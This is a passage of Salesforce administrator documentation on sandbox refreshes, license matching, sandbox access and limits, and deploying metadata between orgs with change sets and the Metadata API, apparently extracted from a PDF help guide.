- A sandbox is not a point-in-time snapshot of the exact state of your data. We recommend that you limit changes to your production org while a sandbox is being created or refreshed. Changes to your production org during the sandbox creation or refresh can result in inconsistencies. The potential for inconsistencies increases if you are updating an org larger than 30 GB or you run a large process at the same time.

- Some types of sandboxes are not available if you've reached your org's limit. For example, if your org is limited to one Full sandbox, and you already have a Full sandbox, you can't create another Full sandbox. However, you can refresh your existing Full sandbox.
- When you're finished with a sandbox, you can refresh it. This process replaces the current sandbox with a new copy of your production org.
- If you have reduced your org's number of sandbox licenses, a **Delete** link displays next to existing sandboxes. Delete a sandbox before creating or refreshing any more sandboxes.
- If you have active Salesforce-to-Salesforce connections in your sandbox, deactivate the connections and then reactivate them after the sandbox is refreshed. The connections and mappings aren't copied to the refreshed sandbox.

Matching Production Licenses

You can match provisioned licenses in production to your sandbox org without having to refresh your sandbox. The matching process:

- Updates sandbox license counts to match the counts in production.
- Adds licenses that are in production but not in the sandbox.
- Deletes licenses that aren't in production.

To match licenses, log in to your sandbox. From Setup, enter *Company Information* in the **Quick Find** box, select **Company Information**, then click **Match Production Licenses**. You get an alert when the matching process starts. After all licenses have been matched in sandbox, you get a confirmation email. The confirmation email is sent to the user who initiates the license copy.

Matching production licenses requires that your sandbox and production are on the same Salesforce release. If your sandbox has been upgraded to the next release—for example, during sandbox preview—but production hasn't been upgraded, you can't match production licenses.

The Match Production Licenses tool isn't available in trial orgs. To use the tool, you must have the "Modify All Data" permission.

Configuring Full Sandboxes

When you create or refresh a Full sandbox, you can configure it to determine what data is copied. Minimizing the amount of data you include speeds up your sandbox copy.

- The Object History, Case History, Content Version History, and Opportunity History options allow you to select the number of days of history from your production org to copy to your sandbox. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days.
- By default, Chatter data isn't copied to your sandbox. Chatter data includes feeds and messages. Select **Copy Chatter Data** if you want to include it.
- The setup audit trail history of your production org isn't copied to your sandbox. The audit trail for your sandbox org starts when you begin to use it.
- Archived activities (tasks and events that aren't available in the production org because they're over a year old) and password history (users' previous passwords) aren't copied.

 **Note:** Don't increase the default selections unless special circumstances require it. Large amounts of data can significantly lengthen the time it takes to copy your sandbox.

Accessing Sandboxes

- Access changes for sandbox users:

- A sandbox refresh deletes and recreates the sandbox as a new copy of the production org. In effect, this process reverses any manual access changes you've performed. If you created sandbox-only users, they no longer exist, and a user's profile and permissions revert to their values in the production org. After a refresh, make any access changes in the new copy.
 - You can create users in your production org that are inactive, and then activate them in a sandbox. This method is a good way to create a user that has the appropriate permissions to develop in a sandbox.
 - Many development and testing tasks require the "Modify All Data" permission. If your developers don't have that permission in the production org, increase their permissions in the sandbox. Exercise caution when granting this permission in sandbox orgs that contain sensitive information copied from production (for example, social security numbers).
 - Users added in a production org after creating or refreshing a sandbox don't have access to the production org instance's related sandboxes. To create users in a sandbox, log in as the administrator on the sandbox org and create them in the sandbox instance.
 - You can create users for sandbox development, but these new users count against the number of licensed users in your org. To reduce your license count, you can disable production users who don't need access to the sandbox before you create or refresh a sandbox.
- Always log in to your sandbox org using the `https://test.salesforce.com` login URL.
 - Remember to log in using the modified username as described in [Users and Contacts](#) on page 6132.
 - If using the API, after you log in, use the redirect URL that is returned in the `loginResult` object for subsequent access. This URL reflects the instance on which the sandbox is located and the appropriate server pool for API access.
 - Sandbox copies are made with federated authentication with SAML disabled. Any configuration information is preserved, except the value for `Salesforce Login URL`. The `Salesforce Login URL` is updated to match your sandbox URL, for example `https://yourInstance.salesforce.com/`, after you re-enable SAML. To enable SAML in the sandbox, from Setup, enter *Single Sign-On Settings* in the Quick Find box, then select **Single Sign-On Settings**; then click **Edit**, and select `SAML Enabled`. Change the value of the `Salesforce Login URL` in the certificate for your client application as well.

Sandbox Limits Notes

Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you can't save new data in your sandbox. To check your storage limits, from Setup, enter *Storage Usage* in the Quick Find box, then select **Storage Usage** in your sandbox.

Customization and Data Changes

- Customizations and data changes in your production org aren't reflected in your existing sandboxes. Create or refresh a sandbox to incorporate the most recent customizations made to your org.
- You can only add, edit, or delete Apex using the Salesforce user interface in a Developer Edition or sandbox org. In a Salesforce production org, you can only make changes to Apex by using the `compileAndTestAPI()` call.
- If your sandbox is the same version as Force.com AppExchange, you can:
 - Install and deploy apps from Force.com AppExchange in your sandbox.
 - Publish apps from your sandbox to Force.com AppExchange.

Publishing managed packages from a Force.com Sandbox is not advised, as refreshing or deleting the sandbox prevents any revisions to that managed package.

The version of your sandboxes can differ from Force.com AppExchange around the time of a Salesforce release. Check the logo in the upper left corner of your sandbox home page for version information.

- If your org uses quote templates, and you create a Developer Pro sandbox, templates that contain `Text / Image` fields can't be opened for editing within the sandbox.
- If your production org uses an image in quote templates and you copy the org to your sandbox, the image path is not correct and the image appears as a broken link. To display the image, reinsert it from the correct location on your sandbox.

Service Exclusions

- The following features are disabled and can't be enabled in sandboxes.
 - Contract expiration warnings
 - Case escalation

Contract expiration warnings and case escalation are disabled because they automatically send email to contacts, customers, and production org users.
 - Subscription summary
 - Data exports (by clicking *Export Now* or *Schedule Export* on the Weekly Export Service page in Setup)
 - The ability to create Salesforce sandboxes
 - The ability to copy email service addresses that you create in your sandbox to your production org
 - The ability to publish Site.com sites

Other Service Differences

- Only custom links created as relative URLs, such as `/00Oz0000000EVpU&pv0={!Account_ID}`, work when copied to your sandboxes. Custom links created as absolute URLs, such as `https://yourInstance.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}`, don't work in your org's sandboxes. We recommend that you use only relative URLs in your production org. Otherwise, correct the URLs in each sandbox.
- Salesforce has a background process that permanently deletes records in the Recycle Bin that are older than 15 days. This process runs at different times on different servers, so its timestamp in your sandbox differs from its timestamp in your production org. Applications and integrations that depend on this timestamp can fail if they are first connected to one environment, such as your production org, and then connected to another environment, such as your sandbox. Keep this behavior in mind when developing applications and integrations that depend on this timestamp.

The time of the latest execution of the background delete process is available through the `getDeleted()` API call.
- For Salesforce authentication providers set up in the Summer '14 release and earlier, the user identity provided by a sandbox does not include the org ID. The destination org can't differentiate between users with the same user ID from two sources (such as two sandboxes). To differentiate users, edit the existing Salesforce Auth. Provider settings in the destination org, and select the option to include the org ID for third-party account links. After you enable this feature, your users must reapprove the linkage to their third-party links. Salesforce authentication providers created in the Winter '15 release and later have this setting enabled by default.
- After an org's sandbox refresh is completed, a user has login access to a sandbox for 10 years after the sandbox refresh date if the user:
 - Is a system administrator.
 - Is copied into the sandbox from the production org, not created directly in the sandbox.

- To log in as any user, access your sandbox via test.salesforce.com. The option to log in as any user isn't available when users access a sandbox from production by using the Login link.

Deploy Your Changes

Migrate metadata changes between Salesforce orgs by using the deployment tools available in Setup.

To access these pages, use the [Quick Find](#) box.

Deployment Settings

To use the change sets feature, a deployment connection is required. You can specify connection permissions for both outbound and inbound change sets on the [Deployment Connections](#) page.

Deployment Status

Monitor the progress of deployments made through the [Metadata API](#).

Outbound Change Sets

Make changes in the org you are logged into, and upload those changes to another org.

Inbound Change Sets

Accept, modify, or reject change sets uploaded from other orgs.

[Choose Your Tools for Developing and Deploying Changes](#)

Whether you're an admin using point-and-click tools or a developer writing code, you can pick the right tool, work in a sandbox, and deploy complete changes to a production org. You can customize and code changes for your org in a sandbox using one, or more, of the tools provided by Salesforce.

[Connect Organizations for Deployment](#)

Deploy connections for change sets and authorize a deployment connection.

[Change Sets](#)

Use change sets to send customizations from one Salesforce org to another. For example, you can create and test a new object in a sandbox org, then send it to your production org using a change set. Change sets can only contain modifications you can make through the Setup menu. For example, you can't use a change set to upload a list of contact records. Change sets contain information about the org. They don't contain data, such as records.

[Special Behavior in Deployments](#)

When deploying changes to a Salesforce org, consider how individual components in your deployment behave so you're including all the necessary changes. Use the following information to determine what to include in your deployment, and how the changes appear in the destination org.

[Monitor Deployments](#)

You can monitor deployments that are in progress, check which deployments are waiting for execution, and view the results of completed deployments on the Deployment Status page.

Deploy Using the Force.com Migration Tool

Download the Force.com Migration Tool if you want to perform a file-based deployment of metadata changes and Apex classes from a Developer Edition or sandbox organization to a production organization using Apache's Ant build tool.

1. Download the Force.com Migration Tool from the [Force.com Migration Tool](#) page in [Salesforce Developers](#).
2. Save the `salesforce_ant.zip` file and unzip its contents to the location of your choice.

The `salesforce_ant.zip` file contains the files you need to run an ant task that exercises the `compileAndTest` API call, including:

- A `Readme.html` file that explains how to use the tools
- A Jar file containing the ant task: `ant-salesforce.jar`
- A sample folder containing:
 - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
 - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
 - A `mypkg\objects` folder that contains the custom objects used in the examples
 - A `removecodepkg` folder that contains XML files for removing the examples from your organization

Deployment Connections for Change Sets

A deployment connection is required between two Salesforce orgs to send change sets from one org to another. You can't create deployment connections between arbitrary orgs. Instead, you create connections between all orgs affiliated with a production org. For example, if you have a production org and two sandboxes, a deployment connection is created between production and each sandbox. Also, a deployment connection is created between the two sandboxes.

A deployment connection alone doesn't enable change sets to be sent between orgs. Each org must be authorized to send and receive change sets. This added level of security enforces code promotion paths and keeps orgs' setup metadata from being overwritten by mistake.

For example, the following figure illustrates one possible migration path for a production org (Prod) and two sandboxes (Dev and Test). In this example, the production org can only receive changes that have been fully tested, so only the Test sandbox is authorized to upload change sets to production. To synchronize development projects with the production org, the Prod org can send change sets to the Dev sandbox, but not to the Test sandbox. Finally, because the features in development need iterative testing, Dev and Test sandboxes should be able to send change sets back and forth.

Change Set Authorization Enforces Code Path

Note: This illustration describes one possible code migration path. Your department must create its own policies for orgs to send and receive change sets to one another.

Viewing Details of a Deployment Connection

A deployment connection enables customizations to be copied from one Salesforce org to another. The deployment connections list shows which orgs are authorized to upload changes to this org, and which orgs allow this org to upload changes to them.

To view connection details:

1. From Setup, enter *Deployment* in the *Quick Find* box, then select **Deployment Settings**.
2. Click the name of the org you want to view.

Name

The name of the selected org. This is not the org you are logged into.

Description

A brief description of the org.

Type

The type of org you are connected to. Possible values are Production, Full, Partial Copy, Developer Pro, and Developer.

Allow Inbound Changes

If selected, the named org can send change sets to the org you are currently logged into. This is a read-only field and can only be modified by selecting Allow Inbound Changes in the target org.

Accepts Outbound Changes

If selected, the named org allows change sets to be sent to it from the org you are currently logged into.

SEE ALSO:

[Authorizing a Deployment Connection](#)

[Viewing Available Deployment Connections](#)

[Deployment Connections for Change Sets](#)

Change Sets

Use change sets to send customizations from one Salesforce org to another. For example, you can create and test a new object in a sandbox org, then send it to your production org using a change set. Change sets can only contain modifications you can make through the Setup menu. For example, you can't use a change set to upload a list of contact records. Change sets contain information about the org. They don't contain data, such as records.

When you want to send customizations from your current org to another org, create an *outbound change set*. Once you send the change set, the receiving org sees it as an *inbound change set*.

Sending a change set between two orgs requires a deployment connection. Change sets can only be sent between orgs that are affiliated with a production org. For example, a production org and a sandbox, or two sandboxes created from the same org can send or receive change sets.

[Permission Sets and Profile Settings in Change Sets](#)

Developers can use permission sets or profile settings to specify permissions and other access settings in a change set. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

[Components Available in Change Sets](#)

The components available for a change set vary by experience and edition. Also, some components require corresponding features to be enabled in your Salesforce org.

[Change Sets Implementation Tips](#)

Review these tips before you implement your change sets.

[Change Sets Best Practices](#)

Review these best practices about dependencies, validation, and access settings.

[Deploy Inbound Change Sets](#)

An *inbound change set* is a change set that has been sent from another Salesforce org to the org you are logged in to. A change set must be *deployed* for the changes to take effect. You can deploy the contents of an inbound change set as a whole, but not on a component-by-component basis.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise, Performance, Unlimited,** and **Database.com** Editions

USER PERMISSIONS

To edit deployment connections:

- "Deploy Change Sets" AND "Modify All Data"

To use outbound change sets:

- "Create and Upload Change Sets,"
"Create AppExchange Packages,"
AND
"Upload AppExchange Packages"

To use inbound change sets:

- "Deploy Change Sets" AND "Modify All Data"

[Upload Outbound Change Sets](#)

An *outbound change set* is a change set created in the Salesforce org in which you are logged in and that you want to send to another org. You typically use an outbound change set for customizations created and tested in a sandbox and that are then sent to a production org.

Permission Sets and Profile Settings in Change Sets

Developers can use permission sets or profile settings to specify permissions and other access settings in a change set. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Behavior	Permission Sets	Profile Settings
Included permissions and settings	<ul style="list-style-type: none"> Standard object permissions Standard field permissions User permissions (such as "API Enabled") <p> Note: Assigned apps and tab settings are <i>not</i> included in permission set components.</p>	<ul style="list-style-type: none"> Tab settings Page layout assignments Record type assignments Login IP ranges User permissions
Included permissions and settings that require supporting components	<ul style="list-style-type: none"> Custom object permissions Custom field permissions Apex class access Visualforce page access 	<ul style="list-style-type: none"> Assigned apps Custom object permissions Custom field permissions Apex class access Visualforce page access
Added as a component?	Yes	No. Profiles are added in a separate setting.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise, Performance, Unlimited,** and **Database.com** Editions

Permission sets available in: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

For custom object permissions, custom field permissions, Visualforce page access, and Apex class access, always include supporting components in the change set. For example, object permissions for the custom object *Items* are included only if the *Items* object is also included.

 **Note:** Login IP ranges included in profile settings overwrite the login IP ranges for any matching profiles in the target org.

SEE ALSO:

[Deploy Inbound Change Sets](#)

[Upload Outbound Change Sets](#)

Components Available in Change Sets

The components available for a change set vary by experience and edition. Also, some components require corresponding features to be enabled in your Salesforce org.

The following types of components can be added to a change set.

 **Note:**

- If you create or modify components unavailable in a change set, you can't send those components from one org to another in a change set. In this case, migrate the changes manually by repeating the steps you performed when you created or modified the component.
- List views are visible to all users when you deploy a change set. Change the visibility in the destination org if necessary.
- Deployed custom tabs are hidden by default for all users. They're visible only if the change set also contains profiles that set the visibility property appropriately. Professional Edition orgs are an exception—deployed custom tabs in those orgs are always visible by default.
- Reports stored in the My Personal Custom Reports folder (private reports) do not appear in the list of reports that can be added to the change set. Reports stored in the Unfiled Public Reports folder do appear in the list of reports that can be added to the change set, but will not be deployed even if added to the change set. To deploy a private or unfiled report using a change set, first copy or move the report to a different report folder.

[Restrictions for Approval Processes in Change Sets](#)

Understand these restrictions before you include approval processes in change sets.

SEE ALSO:

[Validate a Change Set](#)[Create an Outbound Change Set](#)[Select Components for an Outbound Change Set](#)[Special Behavior in Deployments](#)

Restrictions for Approval Processes in Change Sets

Understand these restrictions before you include approval processes in change sets.

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter `Post Templates` in the `Quick Find` box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- Change sets don't include the order of active approval processes from the source org. You might need to reorder the approval processes in the destination org after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Change Sets Implementation Tips

Review these tips before you implement your change sets.

Authorization required to upload changes

Before you can deploy a change set from one org to another, an administrator in the target org must authorize uploads across the deployment connection between the two orgs.

Deployment Connections list displays all connections

The Deployment Connections list is automatically populated with your production org and all sandboxes. It is possible to deploy between any of these orgs, but no other orgs.

Change set connections unavailable during maintenance

Authorizing deployment connections and uploading pages require information from the production org, and are unavailable when production is undergoing maintenance. During this time you can construct outbound change sets but not upload them.

Sandboxes must be available

If an org has no sandboxes provisioned, the user may see an Insufficient Privileges error on the Deployment Connections page.

Deployment doesn't automatically restart

If an error occurs during change set validation or deployment, you must manually restart the process. Be sure your org is not locked, undergoing maintenance, or otherwise inaccessible.

Deployment is a one-way transaction

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your org and the deployment can't be rolled back.

Deployments maintain user references

If a component in a change set refers to a specific user, such as recipients of workflow email notifications or dashboard running users, then during deployment the system attempts to locate a matching user in the destination org by comparing usernames.

When you copy data to a sandbox, the fields containing usernames from the production org are altered to include the sandbox name. For example, in a sandbox named `test`, the username `user@acme.com` becomes `user@acme.com.test`. During a deployment using change sets, the `.test` in the username is ignored. This process transfers a user added to a component in one sandbox to other sandboxes or production orgs.

Change sets with many dependent components

Opening a change set in Salesforce can take several minutes if it contains a component with many dependencies or if a component's parent has many dependencies. The delay is because Salesforce checks component dependencies before displaying the change set page. An example of a component with many dependencies is a custom field that belongs to a custom object with 2,500 dependent components.

SEE ALSO:

[Change Sets Best Practices](#)

[Special Behavior in Deployments](#)

Change Sets Best Practices

Review these best practices about dependencies, validation, and access settings.

Deploy all dependent components

Make sure each outbound change set contains all interdependent components that don't exist in the target org. If you try to deploy a component that refers to another component missing from the target org and from the change set, the deployment fails.

Change sets give you fine-grained control over what you deploy. For example, you can migrate custom fields individually. To deploy a custom object and all of its fields, you must add the custom object and every field to the change set; adding just the custom object to the change set won't cause deployment to fail, but results in an empty custom object.

Add permissions and access settings to outbound change sets

Adding profiles or permission sets to outbound change sets allows administrators to migrate permissions for users so they can access the new functionality. There are significant differences between permission sets and profile settings in change sets. For details, see "[Permission Sets and Profile Settings in Change Sets](#) on page 6144".

Clone a change set to add dependent components to an uploaded change set

After you upload a change set, you can't change its contents. If you need to add dependent components to a change set you already uploaded, clone the change set, add the dependent components, and then upload it again.

Use distinct names for global publisher layouts and Outlook publisher layouts

When you add page layouts to an outbound change set, the type for global publisher layouts and Outlook publisher layouts isn't displayed. Make sure that you provide unique names for your global publisher layouts and Outlook publisher layouts so that you can differentiate them in an outbound change set.

Plan deployments around maintenance schedule

Plan your deployment activities around the maintenance schedule for both your production and sandbox orgs. Some features require information from your production org when accessed from a sandbox. In addition, the originating org is locked while validating an outbound change set, and the target org is locked while deploying an inbound change set. (When change sets lock an org, you can still read and write data to the org, but you can't make any setup changes that would modify the metadata.)

Validate change sets before deployment

You can perform a test deployment of an inbound change set to view the success or failure messages that would occur with an actual deployment. This is a good idea if you are planning a deployment on a schedule (for example during low-use hours) and want

to determine if the deployment will succeed ahead of time. However, you don't need to perform a test deployment every time you deploy, as this process takes time to complete and the org is locked for the duration. (You can still read and write data to the org, but you can't make any setup changes that would modify the metadata.) To test deploy an inbound change set, click its name and then click **Validate**.

View component details

You can view the XML representation of a component after you upload an outbound change set or before you deploy an inbound change set.

Limit change sets to 10,000 files

Change sets are limited to 10,000 files. If your change set exceeds this limit, you can create separate change sets for email templates, dashboards, and reports. These components are often the most numerous and have fewer dependencies.

Delete or rename components using the Web interface

You can't use change sets to delete or rename components. To delete components, use the Web interface on the target org. To rename a component, first delete the component on the target org and then upload the new component in a change set.

Consider possible delays in deployment time when a change set includes field type changes

If a change set includes changes to custom field types, the deployment time might be delayed by an extended period of time because custom field type changes might require changes in a large number of records. To avoid long delays in deployment, an alternative is to apply the field type change manually after the change set is deployed.

Plan for tests to run in the target org

When a change set is deployed to a production org, all local Apex tests in that org are run by default if you're deploying any Apex classes or triggers. If the target org is a sandbox, however, tests aren't automatically run.

The Inbound Change Sets page lists change sets awaiting deployment, as well as the history of deployed change sets.

[Viewing Change Set Details](#)

The Change Sets detail page lists information about a particular change set.

[Validate a Change Set](#)

You can validate a change set without deploying changes. Validating a change set allows you to view the success or failure messages you would receive with an actual deploy.

[Deploy a Change Set](#)

USER PERMISSIONS

To deploy inbound change sets:

- "Deploy Change Sets" AND "Modify All Data"

[Monitor Deployments of Change Sets](#)

The size and complexity of the change set determines how long it takes for a change set to deploy. During this time, it can be helpful to monitor the deployment.

SEE ALSO:

[Change Sets](#)

Viewing Inbound Change Sets

The Inbound Change Sets page lists change sets awaiting deployment, as well as the history of deployed change sets.

To view inbound change sets, from Setup, enter *Inbound Change Sets* in the **Quick Find** box, then select **Inbound Change Sets**.

Note: Inbound change sets are permanently deleted six months after the change set is uploaded.

SEE ALSO:

[Viewing Change Set Details](#)

[Validate a Change Set](#)

[Deploy a Change Set](#)

Viewing Change Set Details

The Change Sets detail page lists information about a particular change set.

1. From Setup, enter *Inbound Change Sets* in the **Quick Find** box, then select **Inbound Change Sets**.
2. Click the name of a change set.

SEE ALSO:

[Viewing Inbound Change Sets](#)

[Validate a Change Set](#)

[Deploy a Change Set](#)

Validate a Change Set

You can validate a change set without deploying changes. Validating a change set allows you to view the success or failure messages you would receive with an actual deploy.

1. From Setup, enter *Inbound Change Sets* in the **Quick Find** box, then select **Inbound Change Sets**.
2. Click the name of a change set.
3. Click **Validate**.

Note: We recommend starting a validation during off-peak usage time and limiting changes to your org while the validation is in progress. The validation process locks the resources that are being deployed. Changes you make to locked resources or items related to those resources while the validation is in progress can result in errors.

4. After the validation completes, click **View Results**.

Change sets that have been successfully validated might qualify for a quick deployment. For more information, see [Quick Deployments](#).

SEE ALSO:

[Viewing Inbound Change Sets](#)

[Viewing Change Set Details](#)

[Deploy a Change Set](#)

Deploy a Change Set

1. From Setup, enter *Inbound Change Sets* in the **Quick Find** box, then select **Inbound Change Sets**.
2. In the Change Sets Awaiting Deployment list, click the name of the change set you want to deploy.
3. Click **Deploy**.

Alternatively, you can perform a quick deployment to shorten your deployment time to production. Change sets that have been successfully validated might qualify for a quick deployment. For more information, see [Quick Deployments](#).

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your org and the deployment can't be rolled back.

 **Note:** The Force.com platform requires that at least 75% of your code is covered by unit tests before you can deploy it to a production org. Ideally, strive for 100% coverage. The code coverage restriction is not enforced for sandbox or Developer Edition orgs.

Deployment Options

To prevent a deployment from failing when components are referenced by Apex jobs, in the Deployment Settings page, click **Allow deployments of components when corresponding Apex jobs are pending or in progress**, and then click **Save**. This option lets you deploy components that are referenced by Apex jobs—including scheduled jobs, batch jobs, and future methods—that are pending or in progress. This option applies to change sets and deployments that are started through the Metadata API.

 **Note:**

- Enabling this option might cause Apex jobs to fail due to unsupported changes.
- This option doesn't affect editing and saving Apex code in the Salesforce user interface (in Setup or the Developer Console), which will fail if there are active jobs associated with the Apex class. Updating Apex code by using the Force.com IDE can succeed if this option is enabled because Metadata API is used for the code update.

SEE ALSO:

[Viewing Inbound Change Sets](#)

[Viewing Change Set Details](#)

[Special Behavior in Deployments](#)

[Monitor Deployments of Change Sets](#)

Monitor Deployments of Change Sets

The size and complexity of the change set determines how long it takes for a change set to deploy. During this time, it can be helpful to monitor the deployment.

Track the status of deployments that are in progress in the Deployment Status page. (From Setup, enter **Deployment Status** in the **Quick Find** box, then select **Deployment Status**.) The Deployment Status page also shows completed deployments.

Alternatively, you can check completed deployments on the Change Set Detail page. To access this page from Setup, enter *Inbound Change Sets* in the **Quick Find** box, select **Inbound Change Sets**, and then click the name of a deployed change set. Deployments for the change set are listed under the Deployment History section.

SEE ALSO:

[Deploy a Change Set](#)

[Deployment Connections for Change Sets](#)

[Monitor Deployments](#)

Upload Outbound Change Sets

An *outbound change set* is a change set created in the Salesforce org in which you are logged in and that you want to send to another org. You typically use an outbound change set for customizations created and tested in a sandbox and that are then sent to a production org.

Watch a Demo: [Release Management: Deploying Changes Using Change Sets \(Salesforce Classic\)](#)

 **Note:** A change set can have up to 10,000 files with a total file size of 400 MB. Change set components are represented as metadata XML files. Make sure that your change set doesn't exceed approximately 5,000 components.

Sending an outbound change set to another org doesn't guarantee that the changes are implemented in that org. The change set must be deployed by the target org before the changes can take effect.

 **Tip:** To help ensure a smooth deployment, review information about permission sets and profile settings in change sets.

After you upload a change set, its status becomes closed, and you can't make changes to its components. Also, the components in a closed change set don't get refreshed. To redeploy the same set of components, clone the change set. The cloned change set includes the latest changes to its components source. You can add and remove components in the cloned change set. Cloning change sets is helpful during the iterative phases of a project.

[Select Components for an Outbound Change Set](#)

[View and Add Dependent Components to a Change Set](#)

A dependency is a relationship where one or more components must exist for another component to exist. Add dependent components to a change set, unless the dependent components exist in every org where this change set is deployed.

[Upload an Outbound Change Set](#)

Once you've assembled the components in a change set, you can upload it to another Salesforce org. After you upload a change set, you can't edit it or recall it.

[Create an Outbound Change Set](#)

An outbound change set is a change you send from the Salesforce org you are logged into to another org.

[Clone an Outbound Change Set](#)

You can create a copy of an existing change set by cloning it.

[Create an Outbound Change Set](#)

Outbound Change Set Validation Errors

If you receive an error about cross-version validation, the org used to create the outbound change set is running on a different version than the destination org. This error typically occurs during upgrades, because orgs may be upgraded at different times due to Salesforce staggered releases. If you receive this error, you can only deploy those components that are compatible between versions.

SEE ALSO:

[Create an Outbound Change Set](#)

[Upload an Outbound Change Set](#)

Uploading Change Sets During Staggered Salesforce Service Upgrades

During Salesforce service upgrades, production and sandbox environments may not be running the same version of the platform because the upgrades are staggered. Some components may have new functionality that prevents you from deploying that type of component. You can deploy such components after the production org runs the same version as sandbox.

If you upload a change set with components that can't be deployed because of incompatible versions, the system detects which components can't be deployed. Salesforce gives you the option of uploading the remaining components.

SEE ALSO:

[Upload an Outbound Change Set](#)

Special Behavior in Deployments

When deploying changes to a Salesforce org, consider how individual components in your deployment behave so you're including all the necessary changes. Use the following information to determine what to include in your deployment, and how the changes appear in the destination org.

The behaviors listed in the Metadata API section apply if you're using the Force.com Migration Tool or Force.com IDE.

Change Set Components

Approval Processes

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter `Post Templates` in the `Quick Find` box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- Change sets don't include the order of active approval processes from the source org. You might need to reorder the approval processes in the destination org after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Apex Classes and Apex Triggers

By default, changes to Apex code that have Apex jobs pending or in progress can't be deployed. To deploy these changes, do one of the following.

- Cancel Apex jobs before deploying changes to Apex code. Reschedule the jobs after the deployment.
- Enable deployments with Apex jobs in the Salesforce user interface in the Deployment Settings page.

Custom Fields

- You cannot change the data type of a custom field using the Metadata API. You must manually make this change to the target org through the user interface.

Custom Objects

Using API version 29.0 and earlier, you can't change the `sharingModel` of an object using the Metadata API. You must manually make this change to the target org through the user interface.

Starting with API version 30.0, you can change the `sharingModel` of an object for internal users using the Metadata API and the user interface.

Simultaneously inserting a custom object, updating the `sharingModel` field for an object, and adding a new sharing rule isn't supported. Instead, three separate deployments are required. First, deploy the custom object, then deploy the updated `sharingModel` for the object, and then deploy the new sharing rule.

Flows

- If you plan to deploy a flow with change sets, consider limitations in migration support. Make sure your flows reference only fields and components that are available in change sets.
- You can include only one version of a flow in a change set.
- If the flow has no active version when you upload the outbound change set, the latest inactive version is used.
- When you view the dependent components for the change set, the Component Dependencies page lists the dependencies for *all* versions of the flow. Add all interdependent components for the relevant flow version to the outbound change set.
- An active flow in a change set is deployed to its destination as inactive. Activate the flow manually after deployment.
- Deploying or redeploying a flow with change sets creates a version of the flow in the destination organization.

Named Credentials

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination org, the admin for that org must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Enabled

- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

Permissions

See [Permission Sets and Profile Settings in Change Sets](#) on page 6144.

Page Layout

A deployment containing a profile and record type, but not the assigned page layout for that record type, removes the existing layout assignment from the profile for that record type. Always include all page layouts for all required record types in the change set.

Metadata API

Apex Classes and Apex Triggers

By default, changes to Apex code that have Apex jobs pending or in progress can't be deployed. To deploy these changes, do one of the following.

- Cancel Apex jobs before deploying changes to Apex code. Reschedule the jobs after the deployment.
- Enable deployments with Apex jobs in the Salesforce user interface in the Deployment Settings page.

Approval Processes

- To use approval processes on Salesforce Knowledge articles with the Metadata API, the article type must be deployed. For article version (`_kav`) in approval processes, the supported action types are: Knowledge Action, Email Alert, Field Update, and Outbound Message.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter *Post Templates* in the *Quick Find* box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- The metadata doesn't include the order of active approval processes. You might need to reorder the approval processes in the destination org after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Custom Fields

Starting in API version 30.0, when deploying a new custom field, the default values for the `editable` and `readable` fields in profile field permissions are `false`. To override the default values, include field permissions for the new field in your profiles.

Custom Objects

Using API version 29.0, you can't change the `sharingModel` of an object using the Metadata API. You must manually make this change to the target org through the user interface.

Starting with API version 30.0, you can change the `sharingModel` of an object for internal users using the Metadata API and the user interface.

Connected App

- You cannot set the `consumerKey` in the Metadata API. It is included in a retrieve operation for informational purposes. If you try to move the connected app to another org, you must remove the `consumerKey` from the .zip file before the deployment to an org. A new key will be generated in the destination org.
- Mobile settings of connected apps are not supported in change sets and must be manually migrated.

Named Credentials

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination org, the admin for that org must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Enabled
- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

Page Layout

A deployment containing page layout assignments replaces all existing page layout assignments in the destination org with those specified in the .zip file. Existing page layouts in the org disappear if they're not included in the .zip file. Always include all page layouts for all required record types in the .zip file.

Profiles

If a package includes a profile with a name that doesn't exist in the target org, a new profile is created with that name. If the deployed profile doesn't specify any permissions or settings, the resulting profile consists of all the permissions and settings in the Standard Profile.

Sharing

